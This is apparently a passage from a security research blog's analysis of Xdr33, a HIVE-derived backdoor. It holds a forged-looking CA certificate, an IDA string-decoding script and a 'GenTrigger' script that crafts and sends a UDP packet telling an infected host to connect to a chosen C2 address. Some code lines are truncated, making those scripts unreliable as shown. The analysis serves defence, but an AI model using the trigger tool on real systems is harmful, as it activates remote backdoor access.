FTATBgNVBAgMDFdlc3Rlcm4gQ2FwZTESMBAGA1UEBwwJQ2FwZSBUb3duMR0wGwYD
VQQKDBRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UECwwfQ2VydGlmaWNhdGlv
biBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAwwYVGhhd3RlIFByZW1pdW0gU2Vy
dmVyIENBMSgwJgYJKoZIhvcNAQkBFhlwcmVtaXVtLXNlcnZlckB0aGF3dGUuY29t
MB4XDTIyMTAwNzE0MTEzOFoXDTQ3MTAwMTE0MTEzOFowgc4xCzAJBgNVBAYTAlpB
MRUwEwYDVQQIDAxXZXN0ZXJuIENhcGUxEjAQBgNVBAcMCUNhcGUgVG93bjEdMBsG
A1UECgwUVGhhd3RlIENvbnN1bHRpbmcgY2MxKDAmBgNVBAsMH0NlcnRpZmljYXRp
b24gU2VydmljZXMgRGl2aXNpb24xITAfBgNVBAMMGFRoYXd0ZSBQcmVtaXVtIFNl
cnZlciBDQTEoMCYGCSqGSIb3DQEJARYZcHJlbWl1bS1zZXJ2ZXJAdGhhd3RlLmNv
bTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMfHJIl4/Xdo896Rlyqr
3VcKnLAAqIJkpgl90Z6bxUDpwa41H3ZDa7As4ZO9xa+lXGn9XB9u34TqJPkyhSKg
3wYK02KTCwVMI/gf506KpFvocTHpScnXs0xUoxsM8qEiDV2pTe447rmyaLyWcT5d
hbzkPl0WuDmEWMhfC2R9z4+mlsbwMAy9PN/JYzxz7cR48qj4j9hhEwkJ1+yJKXBV
AV9CdgLYfJXrA7A4Hxgc0ECKJmpovskv/DlxM8RxOsHfVtyG4ZgqmRraxUelirlf
tLj0fIkLaP7xvo1QSgiqQffbBOiDg9PN3H2wezFOmeDg9RIR6qvhzhyNpZjANiiC
JzMCAwEAAaOCAUIwggE+MA8GA1UdEwEB/wQFMAMBAf8wHQYDVR0OBBYEFPMFwaFb
8XaB2C3+/ShhC1q0/bHlMIH7BgNVHSMEgfMwgfCAFPMFwaFb8XaB2C3+/ShhC1q0
```

```
/bHloYHUpIHRMIHOMQswCQYDVQQGEwJaQTEVMBMGA1UECAwMV2VzdGVybiBDYXBl
MRIwEAYDVQQHDAlDYXBlIFRvd24xHTAbBgNVBAoMFFRoYXd0ZSBDb25zdWx0aW5n
IGNjMSgwJgYDVQQLDB9DZXJ0aWZpY2F0aW9uIFNlcnZpY2VzIERpdmlzaW9uMSEw
HwYDVQQDDBhUaGF3dGUgUHJlbWl1bSBTZXJ2ZXIgQ0ExKDAmBgkqhkiG9w0BCQEW
GXByZW1pdW0tc2VydmVyQHRoYXd0ZS5jb22CAQAwDgYDVR0PAQH/BAQDAgGGMA0G
CSqGSIb3DQEBCwUAA4IBAQDBqNA1WFp15AM8l7oDgqa/YHvoGmfcs48Ak8YtrDEF
tLRyz1+hr/hhfR8Hm1hZ0oj1vAzayhCGKdQTk42mq90dG4tViNYMq4mFKmOoVnw6
u4C8BCPfxmuyNFdw9TVqTjdwWqWM84VMg3Cq3ZrEa94DMOAXm3QXcDsar7SQn5Xw
LCsU7xKJc6gwk4eNWEGxFJwS0EwPhBkt1lH4OD11jH0Ukr5rRJvh1blUiOHPd3//
kzeXNozA9PwoH4wewqk8bXZhj5ZA9LR7rm+5OrCoWXofgn1Gi2yd+LWWCrE7NBWm
yRelxOSPRSQ1fvAVvuRrCnCJgKxG/2Ba2DLs95u6IxYX
-----END CERTIFICATE-----
```

附录

0x1 Decode_RES

```
import idautils
import ida_bytes

def decode(addr,len):
    tmp=bytearray()

    buf=ida_bytes.get_bytes(addr,len)
    for i in buf:
        tmp.append(~i&0xff)

    print("%x, %s" %(addr,bytes(tmp)))
    ida_bytes.put_bytes(addr,bytes(tmp))
    idc.create_strlit(addr,addr+len)

calllist=idautils.CodeRefsTo(0x0804F1D8,1)
for addr in calllist:
    prev1Head=idc.prev_head(addr)
    if 'push    offset' in idc.generate_disasm_line(prev1Head,1) and idc.get_operand_
        bufaddr=idc.get_operand_value(prev1Head,0)
        prev2Head=idc.prev_head(prev1Head)

        if 'push' in idc.generate_disasm_line(prev2Head,1) and idc.get_operand_type(p
            leng=idc.get_operand_value(prev2Head,0)
            decode(bufaddr,leng)
```

0x02 GenTrigger

```
import random
import socket


def crc16(data: bytearray, offset, length):
  if data is None or offset < 0 or offset > len(data) - 1 and offset + length > len(d
    return 0
  crc = 0xFFFF
  for i in range(0, length):
    crc ^= data[offset + i] << 8
    for j in range(0, 8):
      if (crc & 0x8000) > 0:
        crc = (crc << 1) ^ 0x1021
      else:
        crc = crc << 1
  return crc & 0xFFFF

def Gen_payload(ip:str,port:int):
    out=bytearray()
    part1=random.randbytes(92)
    sum=crc16(part1,8,84)

    offset1=sum % 0xc8
    offset2=sum % 0x37
    padding1=random.randbytes(offset1)
    padding2=random.randbytes(8)


    host=socket.inet_aton(ip)
    C2=bytearray(b'\x01')
    C2+=host
    C2+=int.to_bytes(port,2,byteorder="big")
    key=b'NetlabPatched,Enjoy!'
    C2 = C2+key +b'\x00\x00'
    c2sum=crc16(C2,0,29)
    C2=C2[:-2]
    C2+=(int.to_bytes(c2sum,2,byteorder="big"))

    flag=0x7f*10
    out+=part1
    out+=padding1
    out+=(int.to_bytes(sum,2,byteorder="big"))
    out+=(int.to_bytes(flag,2,byteorder="big"))
    out+=padding2

    tmp=bytearray()
    for i in range(29):
```

```
        tmp.append(C2[i] ^ out[offset2+8+i])
    out+=tmp

    leng=472-len(out)
    lengpadding=random.randbytes(random.randint(0,leng+1))
    out+=lengpadding

    return out

payload=Gen_payload('192.168.159.128',6666)
sock=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
sock.sendto(payload,("192.168.159.133",2345))  # 任意端口
```

僵尸网络911 S5的数字遗产

Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

See all 114 posts →

HIVE Attack Kit Emerges

Overview On Oct 21, 2022, 360Netlab's honeypot system captured a suspicious ELF file ee07a74d12c0bb3594965b51d0e45b6f, which propagated via F5 vulnerability with zero VT detection, our system observces that it communicates with IP 45.9.150.144 using SSL with forged Kaspersky certificates, this caught our attention....


Jan 10, 2023 · 13 min read

族WSzero已经发展到第4个版本

概述 近期，我们的BotMon系统连续捕获到一个由Go编写的DDoS类型的僵尸网络家族，它用于DDoS攻击，使用了包括SSH/Telnet弱口令在内的多达22种传播方式。短时间内出现了4个不同的版本，有鉴于此，我们觉得该家族未来很可能继续活跃，值得警惕。下面从传播、样本和跟踪角度分别介绍。 传播分析 除了Telnet/SSH弱口令，我们观察到wszero...


Dec 7, 2022 · 7 min read